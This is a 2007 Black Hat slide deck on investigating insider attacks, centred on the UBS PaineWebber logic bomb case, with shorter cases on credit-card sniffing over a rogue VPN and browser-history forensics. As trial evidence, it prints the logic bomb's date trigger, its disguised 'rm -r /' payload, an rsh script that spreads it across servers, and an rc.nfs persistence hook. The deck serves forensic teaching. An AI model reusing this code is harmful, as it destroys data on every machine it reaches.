

Smoke 'em Out

Black Hat Las Vegas 2007

Rohyt Belani
Keith Jones

Intrepidus Group

- Information security consulting company
- Services include:
 - Application Security
 - Network Security
 - Mobile Security
- Located in Chantilly, VA & NYC
- Internationally acclaimed experts:
 - Presented at Black Hat, DefCon, Hack In The Box, OWASP
 - Written articles for SecurityFocus, SC Magazine
 - Quoted in Forbes, InformationWeek, Hacker Japan, BBC UK, Industry Week, OptimizeMag

Jones, Rose, Dykstra and Associates



- ❑ Founded in January 2007
- ❑ We specialize in:
 - e-Discovery Services
 - Incident Response
 - Government Services
 - Computer Security Training
- ❑ Located in Columbia, MD

Insider “Hacks”: Investigation Challenges

- ❑ Hacker has deep system knowledge
- ❑ Minimal footprint of attack
 - No port scanning activity
 - Logs may be altered or deleted
 - Little to no evidence of a “break in”
- ❑ Hacker may be “in” on the investigation!

United States v/s Roger Duronio



Overview

- **The Victim:** UBS PaineWebber (UBS-PW)
- **The Defendant:** Roger Duronio
- **The Crime:**
 - November 2001 – March 4, 2002
 - A Logic Bomb on over 1,000 UBS-PW Computer Systems Deleted the File System on March 4, 2002 at 9:30AM
- **The Loss:**
 - \$3,146,289 Spent on Clean Up Efforts

The Defendant

- Roger Duronio
- Unix Systems Administrator for UBS-PW
- Received less in yearly bonuses than he anticipated
- Bought UBS PUT Options due to Expire in Mid March, 2002
 - *Makes money if the stock loses value*



The Investigation

- ❑ March 4, 2002 through July 2006
- ❑ U.S. Secret Service, Special Agent O'Neil,
Lead Investigator, Morristown, NJ
- ❑ U.S. Assistant Attorneys Mauro Wolfe
and V. Grady O'Malley, Newark, NJ
- ❑ Keith J. Jones, Computer Forensic
and Computer Security Expert
Witness for the Government

The Indictment

1. Securities Fraud
2. Computer Use During the Fraud
3. Mail Fraud #1
4. Mail Fraud #2



The Evidence

- 20 Backup Tapes from Relevant Servers
 - AIX
 - Solaris
- VPN Logs
- 1 @Stake Report from the Initial Response
- 70+ Tapes from the Affected Branch Servers
 - 16 Analyzed
- 4 EnCase Images of Duronio's Home Computer Systems
- 1 Hard Copy of the Logic Bomb found on Duronio's Bedroom Dresser

Logic Bomb Components

- **Trigger Mechanism**
- Payload
- Delivery Mechanism
- Persistence Mechanism

Trigger Mechanism

- The Trigger Runs Continuously and Waits for an Event. Once the Event Occurs, the Trigger Executes the Logic Bomb's Payload.



```


while(TRUE) {
    Clock = time(&tloc);
    tm = localtime(&Clock);


    if(tm->tm_mon == 2 || tm->tm_mon==3 || tm->tm_mon==4) {
        if(tm->tm_wday == 1 ) {
            if(tm->tm_hour >= 9) {
                if(tm->tm_min >= 30) {

                    system("/usr/sbin/mrm -r / &");
                    break;

                } else {
                    sleep(60);
                }
            } else {
                sleep(3600);
            }
        } else {
            sleep(60*60*24);
        }
    } else {
        sleep(24*60*60*10);
    }
}

```





“RPC.LOGD” was Discovered on the SA Host. The Original Source Code Name Was “wait_tst.c”

Logic Bomb Components

- ❑ Trigger Mechanism
- ❑ **Payload**
- ❑ Delivery Mechanism
- ❑ Persistence Mechanism



Payload

- The Payload of a Logic Bomb was the Unix Remove ("rm") Command Disguised as "mrm".

```
system("/usr/sbin/mrm -r / &");
```


Exhibit 721

Logic Bomb Components

- Trigger Mechanism
- Payload
- **Delivery Mechanism**
- Persistence Mechanism

Delivery Mechanism

- A Delivery Mechanism is Used to Distribute and Install a Logic Bomb on Multiple Remote Computers Nationwide.



Delivery Mechanism

RSH_SCAN2.KSH

```
for i in `cat ll_l`  
do  
rsh $i /usr/sbin/rpc.logd $i:/usr/sbin/rpc.logd  
rsh $i /usr/sbin/rpc.logd $i:/usr/sbin/syschg  
rsh $i /tmp/llines $i:/tmp/llines  
rsh $i 'cat /etc/rc.nfs /tmp/llines >/tmp/rc.nfs'  
rsh $i mv /tmp/rc.nfs /etc/rc.nfs  
rsh $i cp /usr/bin/rm /usr/sbin/mrm  
rsh $i "nohup /usr/sbin/rpc.logd </dev/null >/dev/null 2>&1 &"  
rsh $i 'echo /usr/bin/syschg | at -t 200203010930'  
done  
exit
```

Delivers
Trigger

Delivers
Persistence
Mechanism

Creates the
Payload

Installs Logic
Bomb, Twice

Logic Bomb Components

- Trigger Mechanism
- Payload
- Delivery Mechanism
- **Persistence Mechanism**

Persistence Mechanism

- ❑ A Persistence Mechanism Assures that a Logic Bomb Always Executes Upon Restart.



Persistence Mechanism

```
if [ -x /usr/sbin/rpc.logd ]; then
    start rpc.logd /usr/sbin/rpc.logd
fi
```


**The Persistence Mechanism is Hidden in the
RC.NFS Startup Script.**

What Did We Find?



A VPN Login

UBS PaineWebber
Employee's
Residence




UBS PaineWebber
VPN Gateway

Verizon Session Logs



User: re0
Password: *****



Verizon Session Logs

- Username
- User's Home IP Address
- Start of Session
- End of Session
- User Home Address

User ID

duronio

Billing Origin

Bell Atlantic

Domain

bellatlantic.net

Address

[REDACTED]

City

[REDACTED]

State

[REDACTED]

Zip

[REDACTED]

Phone Number

[REDACTED]

ADSL Phone Number

[REDACTED]

GSP

QWEST

Status

Active

Payment Method

Credit Card

Credit Card Expires

June 1 2002

HUB Location

[REDACTED]

User's Home Address and Telephone Number

Start Time (8:24 AM)

:29

:51

End Time (11:08 PM)

Username

U
H
A

VPN Logs

- ❑ Connection Time
- ❑ UBS PaineWebber Employee's Username
- ❑ UBS PaineWebber Employee's Home IP Address
- ❑ UBS PaineWebber Server IP Address

The VPN Logs from November 16, 2001
Exhibit 714

```
1:29:19 decrypt 161.15.35.17 >daemon proto tcp src 138.89.41.144 dst  
DEV02 service telnet s_port 1133 srckeyid 0xf45f9132  
dstkeyid 0x5c0a0980 rule 4 user re01645 scheme: ISAKMP  
methods: Combined ESP: 3DES + SHA1
```



```
1:29:19 decrypt 161.15.35.17 >daemon proto tcp src 138.89.41.144 dst  
DEV02 service telnet s_port 1133 srckeyid 0xf45f9132  
dstkeyid 0x5c0a0980 rule 4 user re01645 scheme: ISAKMP  
methods: Combined ESP: 3DES + SHA1
```

Connection
Time
(1:29 AM)

UBS
PaineWebber's
Server IP
Address

UBS
PaineWebber
Employee's
Username

UBS
PaineWebber
Employee's
Home
IP Address

WTMP Logs

- Username
- Source IP Address
- Session Start Time
- Session End Time
- Session Time Length

The WTMP Logs from November 18, 2001 from the SA Host
Exhibit 754

rduronio	pts/73	dev02	Nov 18 15:40 - 15:43	(00:02)
rduronio	pts/46	The VPN Gateway	Nov 18 15:08 - 15:47	(00:38)
msylla	pts/46		Nov 18 12:22 - 14:37	(02:15)
msylla	pts/58		Nov 18 11:58 - 16:20	(04:22)
msylla	pts/67		Nov 18 11:16 - 16:15	(04:59)
fvalverd	pts/58		Nov 18 10:46 - 11:34	(00:48)
fvalverd	pts/67		Nov 18 10:34 - 10:36	(00:01)
rduronio	pts/74		Nov 18 10:28 - 10:31	(00:03)
rduronio	pts/75		Nov 18 10:20 - 10:23	(00:02)
fvalverd	pts/74		Nov 18 09:47 - 10:25	(00:38)
rduronio	pts/73		Nov 18 09:47 - 10:36	(00:48)
fvalverd	pts/67		Nov 18 09:40 - 10:30	(00:50)
ohumlen	pts/65		Nov 18 09:33	still logged in.
rduronio	pts/58		Nov 18 09:31 - 10:36	(01:05)
vmilone	pts/58		Nov 18 09:13 - 09:20	(00:07)
rduronio	pts/58		Nov 18 08:55 - 09:20	(00:25)

rduronio	pts/73	dev02	Nov 18 15:40 - 15:43	(00:02)
rduronio	pts/46	The VPN Gateway	Nov 18 15:08 - 15:47	(00:38)

infonet	pts/46		Nov 18 02:21 - 02:23	(00:01)
hjplaut	pts/7		Nov 18 00:16 - 07:28	(1+07:11)
infonet	pts/87		Nov 18 00:07 - 01:56	(01:49)

**rduronio successfully logs into the SA Host from
DEV02 from 3:40 PM through 3:43 PM**

**rduronio successfully logs into the SA Host from the
VPN Gateway from 3:08 PM through 3:47 PM**



Switch User (SU) Logs

- Time of Switch
- Original Username
- Resulting Username

The SULogs from the SA Host on November 18, 2001
Exhibit 719

SU 11/18 15:09 + pts/46 rduronio-root



SU 11/18 15:09 + pts/46 rduronio-root

Time of
Switch
(3:09 PM)

Original
Username

Resulting
Username

Expert Conclusions

1. The Forensic Examination Revealed the Existence of the Trigger Mechanism of a Logic Bomb on Two of Roger Duronio's Home Computers (the "Duronio Trigger"). The Duronio Trigger Would Cause a Logic Bomb to Delete all Files on a Computer at 9:30 a.m. on Monday, March 4, 2002, and at 9:30 a.m. every Monday in March, April, and May 2002.

Expert Conclusions

2. The Forensic Examination Revealed that a Logic Bomb, Containing the Duronio Trigger, was Distributed and Intentionally Installed on over 1,000 Computers Nationwide within the UBS PaineWebber Computer Network.

Expert Conclusions

3. The Forensic Examination Revealed that at 9:30 a.m. on Monday, March 4, 2002, the Logic Bomb Executed and Began Deleting Every File on over 1,000 Computers Nationwide within the UBS PaineWebber Computer Network.

Expert Conclusions

4. The Forensic Examination Revealed that Roger Duronio's Usernames and Home Computers were Directly Linked to the Creation, Modification, Distribution, Installation, and Execution of the Logic Bomb on over 1,000 Computers Nationwide within the UBS PaineWebber Computer Network.

The Verdict?

1. Securities Fraud

- GUILTY

2. Computer Use During the Fraud

- GUILTY

3. Mail Fraud #1

- NOT GUILTY

4. Mail Fraud #2


- NOT GUILTY

The Sentence?

- Roger Duronio was sentenced to 97 months in jail, which was the maximum he could receive



The Phantom Insider




Symptoms

- ❑ An employee of a retail company, on the corporate network cannot access e-mail
- ❑ The IT guy finds the following:
 - Unable to ping the mail server from the employee's workstation
 - Virtual network adapter with IP address 10.8.0.5
 - Ethernet address is 10.1.0.205
 - Mail server IP: 10.8.0.2

Deeper Investigation

- ❑ OpenVPN service running on the machine
- ❑ Spurious connections to the outside world




The screenshot shows a window titled "OpenVPN Connection (openvpn)" with a status bar indicating "Current State: Connected". The main area contains a log of events:

```
Wed Jun 27 20:39:15 2007 OPTIONS IMPORT: route options modified
Wed Jun 27 20:39:15 2007 TAP-WIN32 device [Local Area Connection 5] opened: \\.\Global\E220CDD1
Wed Jun 27 20:39:15 2007 TAP-Win32 Driver Version 8.4
Wed Jun 27 20:39:15 2007 TAP-Win32 MTU=1500
Wed Jun 27 20:39:15 2007 Notified TAP-Win32 driver to set a DHCP IP/netmask of 10.8.0.6/255.255.255.
Wed Jun 27 20:39:15 2007 Successful ARP Flush on interface [7] {E220CDD1-F763-4457-A8F0-AF643576
Wed Jun 27 20:39:15 2007 TEST ROUTES: 0/0 succeeded len=2 ret=0 a=0 u/d=down
Wed Jun 27 20:39:15 2007 Route: Waiting for TUN/TAP interface to come up...
Wed Jun 27 20:39:16 2007 TEST ROUTES: 0/0 succeeded len=2 ret=0 a=0 u/d=down
Wed Jun 27 20:39:16 2007 Route: Waiting for TUN/TAP interface to come up...
Wed Jun 27 20:39:17 2007 TEST ROUTES: 0/0 succeeded len=2 ret=0 a=0 u/d=down
Wed Jun 27 20:39:17 2007 Route: Waiting for TUN/TAP interface to come up...
Wed Jun 27 20:39:19 2007 TEST ROUTES: 2/2 succeeded len=2 ret=1 a=0 u/d=up
Wed Jun 27 20:39:19 2007 route ADD 192.168.1.0 MASK 255.255.255.0 10.8.0.5
Wed Jun 27 20:39:19 2007 Route addition via IPAPI succeeded
Wed Jun 27 20:39:19 2007 route ADD 10.8.0.1 MASK 255.255.255.255 10.8.0.5
Wed Jun 27 20:39:19 2007 Route addition via IPAPI succeeded
Wed Jun 27 20:39:19 2007 Initialization Sequence Completed
```

At the bottom of the window, there are three buttons: "Disconnect", "Reconnect", and "Hide".

Deeper Investigation

- ❑ Running “net use” shows that the C\$ share of a server in the credit processing network has been successfully mapped
- ❑ Netbios connections from the store network



Deeper Investigation

- ❑ Firewall rule-set honing efforts under way
- ❑ Extensive logging enabled on both:
 - Store to Corporate Network Firewall
 - Corporate Network to Credit Processing Network Firewall
- ❑ No port scanning activity!
- ❑ Connections from victim to 1 of 3 credit card processing servers visible

Time Out

- What do we know so far?
 - Attack originated from a store network
 - Compromised an employee workstation
 - Netbios connection established to victim workstation
 - Workstation has OpenVPN connection to IP address in a foreign country
 - Workstation also established connection to a credit card processing server

Investigation Continues...

- What did the attacker do on the credit card processing server?
 - Sniffed on specific TCP ports related to a specific credit processing system
 - Captured credit transactions in transit and stored them on flat files
 - Transferred flat files to victim workstation for transmission via the OpenVPN connection to the outside world

Investigation Continues...

- Is the attacker a store employee? Or was the store network used as a launch pad
 - The attacker's source IP was attained via a wireless connection
 - Identity of the attacker was still unknown
 - Now we knew that he/she had to be in close proximity of the store
 - Potentially compromised a BDC at the store location. Vulnerability scan showed a plethora of avenues.

The Hunt Begins...

- ❑ Antiquated wireless infrastructure was no very supportive of investigative activity
- ❑ Configured the DHCP server to alert on any wireless IP assignment on the affected store network
- ❑ Turned down transmit power on the AP
- ❑ Installed directional antennae to reduce the scope of signal propagation



Anti-climax

- ❑ Investigation called off
- ❑ Any ideas on wireless client signal mapping?
- ❑ High probability of insider involvement
 - No footprint of reconnaissance
 - One of the few older wireless installations attacked
 - Sniffing for very specific strings on specific TCP ports on the credit processing server
 - Attacker activity noticed at times coinciding with batch credit card data transfers

Who Let The Cat Out Of The Bag?



Case Notes

- ❑ 8.25 pm on March 18, 2005
- ❑ Lawyer is struggling to get his document uploaded to the firm's document management system
- ❑ Error message:
"You have reached the storage limit. Please call your system administrator"
- ❑ The administrator, Joe Schmo's voice mail indicated he was on vacation from March 7 – March 21, 2005
- ❑ 500GB of MP3s, MPEGs, pirated software were found on the document management system under Joe's profile

Investigation

- ❑ Expert forensics examiners hired
- ❑ Joe's hard drive was duplicated forensically
- ❑ Amongst other things, we reviewed web browsing activity
- ❑ IE and Firefox were used on the system



Primer

□ Cached Pages

C:\Documents and Settings\jschmo\Local
Settings\Temporary Internet
Files\Content.IE5\

□ Internet browsing activity logs (history)

C:\Documents and Settings\jschmo\Local
Settings\History\History.IE5\

□ Cookies

C:\Documents and Settings\jschmo\Cookies\

Index.dat

- ❑ Maps logged URLs to cached files
- ❑ Microsoft proprietary binary format
- ❑ Manual reconstruction is tedious
- ❑ "Pasco" to the rescue

Pasco

The screenshot shows a Microsoft Excel spreadsheet with a list of URLs in column A and corresponding metadata in columns B, C, and D. The metadata includes 'MODIFIED TIME', 'ACCESS TIME', and 'FILENAME'. A Windows Command Prompt window is overlaid on the spreadsheet, showing the execution of the 'pasco' command in a directory named 'Content.IE5'. The command prompt output shows the directory listing and the execution of 'pasco index.dat > index.csv'.

